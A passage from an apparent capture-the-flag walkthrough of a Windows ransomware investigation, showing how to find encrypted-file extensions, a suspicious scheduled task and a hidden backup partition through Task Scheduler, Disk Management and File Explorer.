
Question 3

(Return to this question after completing question 7) Open the hidden file and we will be able to see the extension of the encrypted files.



Name	Date modified	Type	Size
confidential	12/2/2020 9:46 AM	File folder	
database		File folder	
vStockings		File folder	
WindowsPowerShell	11/26/2020 12:30 ...	File folder	
RansomNote	7/22/2022 9:18 PM	Text Document	1 KB


Date created: 11/25/2020 11:04 PM
Empty folder



Name	Date modified	Type	Size
master-password.txt.grinch	12/23/2020 1:41 PM	GRINCH File	1 KB

Question 4

Open Task Scheduler and copy the name of the scheduled task which stands out from the rest.



Name	Status	Triggers	Next Run Time	Last Run Time
Amazon Ec2...	Ready	At system startup		7/22/2022 9:12:59 PM
GoogleUpda...	Disabled	Multiple triggers defined	7/23/2022 5:05:43 AM	12/11/2020 7:29:46 AM
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	7/22/2022 10:05:43 PM	12/11/2020 7:29:46 AM
opidsfsdf	Ready	At log on of ELFSTATION4\Administrator		7/22/2022 9:18:06 PM
ShadowCop...	Ready	Multiple triggers defined	7/25/2022 7:00:00 AM	7/22/2022 9:15:59 PM

General | Triggers | Actions | Conditions | Settings | History (disabled)

Name: Amazon Ec2 Launch - Instance Initialization

Location: \

Author: ELFSTATION4\Administrator

Description:


Security options

When running the task, use the following user account:

SYSTEM

○ Run only when user is logged on

● Run whether user is logged on or not



Name	Status	Triggers	Next Run Time	Last Run Time
Amazon Ec2...	Ready	At system startup		7/22/2022 9:12:59 PM
GoogleUpda...	Disabled	Multiple triggers defined	7/23/2022 5:05:43 AM	12/11/2020 7:29:46 AM
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	7/22/2022 10:05:43 PM	12/11/2020 7:29:46 AM
opidsfsdf	Ready	At log on of ELFSTATION4\Administrator		7/22/2022 9:18:06 PM
ShadowCop...	Ready	Multiple triggers defined	7/25/2022 7:00:00 AM	7/22/2022 9:15:59 PM

General | Triggers | Actions | Conditions | Settings | History (disabled)

Name: opidsfsdf

Location: \

Author: ELFSTATION4\Administrator

Description: >:^P

Security options

When running the task, use the following user account:


Administrator

● Run only when user is logged on

○ Run whether user is logged on or not

Question 5

Click on the suspicious scheduled task and inspect its properties. There, we can see the location of the executable file.



Name	Status	Triggers	Next Run Time	Last Run Time
Amazon Ec2...	Ready	At system startup		7/22/2022 9:12:59 PM
GoogleUpda...	Disabled	Multiple triggers defined	7/23/2022 5:05:43 AM	12/11/2020 7:29:46 AM
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	7/22/2022 10:05:43 PM	12/11/2020 7:29:46 AM
opidsfsdf	Ready	At log on of ELFSTATION4\Administrator		7/22/2022 9:10:06 PM
ShadowCop...	Ready	Multiple triggers defined	7/25/2022 7:00:00 AM	7/22/2022 9:15:59 PM


General Triggers Actions Conditions Settings History (disabled)

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Users\Administrator\Desktop\opidsfsdf.exe

Question 6

Click on the scheduled task ShadowCopyVolume and we will be able to see the ID.



Name	Status	Triggers	Next Run Time	Last Run Time
Amazon Ec2...	Ready	At system startup		7/23/2022 10:35:26 PM
GoogleUpda...	Disabled	Multiple triggers defined	7/24/2022 5:05:43 AM	12/11/2020 7:29:46 AM
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	7/23/2022 11:05:43 PM	12/11/2020 7:29:46 AM
opidsfsdf	Ready	At log on of ELFSTATION4\Administrator		7/23/2022 10:40:12 PM
ShadowCop...	Ready	Multiple triggers defined	7/25/2022 7:00:00 AM	12/23/2020 1:32:19 PM

General Triggers Actions Conditions Settings History (disabled)

Name: ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}

Location: \

Author: ELFSTATION4\Administrator

Description:

Security options

When running the task, use the following user account:


SYSTEM

○ Run only when user is logged on

● Run whether user is logged on or not

Question 7


Open Disk Management. There, we can see a backup file. To assign this partition a letter, right-click on it and select **Change Drive and Letter Paths**. Then, proceed by clicking **Add**.



Volume	Layout	Type	File System	Status	Capacity	Free Spa...	% Free
(C:)	Simple	Basic	NTFS	Healthy (B...	14.46 GB	3.25 GB	22 %
Backup	Simple	Basic	NTFS	Healthy (P...	1021 MB	941 MB	92 %
Syst			FS	Healthy (S...	549 MB	117 MB	21 %

Disk 2
Basic
1023 MB
Online

Backup
1021 MB NTFS
Healthy (Primary Partition)


Applications Places System Sat 23 Jul, 05:28
AttackBox IP:10.10.184.248 [redacted]
10.10.229.106
Task Scheduler
Disk Management
File Action View Help
Add... Change... Remove
OK Cancel
Unallocated Primary partition

Volume	Layout	Type	File System	Status	Capacity	Free Spa...	% Free
(C:)	Simple	Basic	NTFS	Healthy (B...	14.46 GB	3.25 GB	22 %
Backup	Simple	Basic	NTFS	Healthy (P...	1021 MB	941 MB	92 %
System Reserved	Simple	Basic	NTFS	Healthy (S...	549 MB	117 MB	21 %

Change Drive Letter and Paths for Backup

Allow access to this volume by using the following drive letter and paths:


Disk 1
Basic
1023 MB
Online

1023 MB
Unallocated

Disk 2
Basic
1023 MB
Online

Backup
1021 MB NTFS
Healthy (Primary Partition)

At the **dropdown**, assign the partition to the letter Z and click **OK**. We will see that the partition will have been assigned the letter Z. Then, open File Explorer and click on Backup (Z:) to see the folders within it.



Volume	Layout	Type	File System	Status	Capacity	Free Spa...	% Free
(C:)	Simple	Basic	NTFS	Healthy (B...	14.46 GB	3.25 GB	22 %
Backup	Simple	Basic	NTFS	Healthy (P...	1021 MB	941 MB	92 %
System Reserved	Simple	Basic	NTFS	Healthy (S...	549 MB	117 MB	21 %

Change Drive Letter and Paths for Backup

Add Drive Letter or Path

Add a new drive letter or path for Backup.

● Assign the following drive letter: Z


○ Mount in the following empty NTFS folder:

Browse... OK Cancel

Disk 1 Basic 1023 MB Online — 1023 MB Unallocated

Disk 2 Basic 1023 MB Online — Backup 1021 MB NTFS Healthy (Primary Partition)

■ Unallocated ■ Primary partition




This PC › Backup (Z:)

Name	Date modified	Type	Size
database	12/11/2020 7:56 AM	File folder	
vStockings	12/11/2020 7:56 AM	File folder	

2 items

In order to view the hidden content, select **View** in the menu and check mark **Hidden items**. We will then be able to see the hidden folder.

